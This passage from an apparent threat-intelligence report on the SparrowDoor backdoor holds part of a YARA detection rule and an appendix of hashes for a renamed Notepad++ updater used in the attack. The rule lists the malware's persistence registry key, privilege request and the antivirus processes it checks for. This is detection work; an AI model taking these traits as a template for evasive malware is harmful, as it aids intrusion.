        description = "Strings that appear in SparrowDoor’s backdoor.
Targeting in memory."
        date = "2022-02-28"
        hash1 = "c1890a6447c991880467b86a013dbeaa66cc615f"
    strings:
        $reg = "Software\\Microsoft\\Windows\\CurrentVersion\\Run" ascii
        $http_headers = {55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69
6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49
45 20 35 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 35 2E 30 29 0D 0A
41 63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 55 53 0D 0A
41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A}
        $http_proxy = "HTTPS=HTTPS://%s:%d" ascii
        $debug = "SeDebugPrivilege" ascii
        $av1 = "avp.exe" ascii // Kaspersky
        $av2 = "ZhuDongFangYu.exe" ascii // Qihoo360
        $av3 = "egui.exe" ascii // ESET
        $av4 = "TMBMSRV.exe" ascii // Trend Micro
        $av5 = "ccSetMgr.exe" ascii // Norton
        $clipshot = "clipshot" ascii
        $ComSpec = "ComSpec" ascii
        $export = "curl_easy_init" ascii
    condition:
        10 of them
}
```

Appendix

SearchIndexer.exe Metadata

Filename	SearchIndexer.exe
Description	Original name GUP.exe, a signed Generic Updater for Notepad++
Size	580240 bytes
MD5	5f983177f3f9ce6cb72088f3da96435d
SHA-1	1bb8f3f8c67199c36b26115442930d0108dc8e6a
SHA-256	9863ac60b92fad160ce88353760c7c4f21f8e9c3190b18b374bdbca3a7d1a3fb
Compile Time	2018/12/22 13:15:56 UTC

Disclaimer